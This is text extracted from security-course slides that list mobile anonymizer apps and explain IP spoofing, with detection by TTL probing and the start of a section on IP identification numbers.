


Hope Proxy
<http://www.hopeproxy.com>

Anonymizers for Mobile




Orbot




<https://guardianproject.info>

Psiphon



<https://s3.amazonaws.com>

OpenDoor




<https://itunes.apple.com>

Spoofing IP Address




- IP spoofing refers to changing source IP addresses so that the attack appears to be come from someone else
- When the victim replies to the address, it goes back to the spoofed address and not to the attacker's real address




You will not be able to complete the three-way handshake and open a successful TCP connection with spoofed IP addresses

IP Spoofing Detection Techniques: Direct TTL Probes



Send packet to host of suspect spoofed packet that triggers reply and compare TTL with suspect packet; if the TTL in the reply is not the same as the packet being checked, it is a spoofed packet

This technique is successful when attacker is in a different subnet from victim



Note: Normal traffic from one host can vary TTLs depending on traffic patterns

IP Spoofing Detection Techniques: IP Identification Number



01

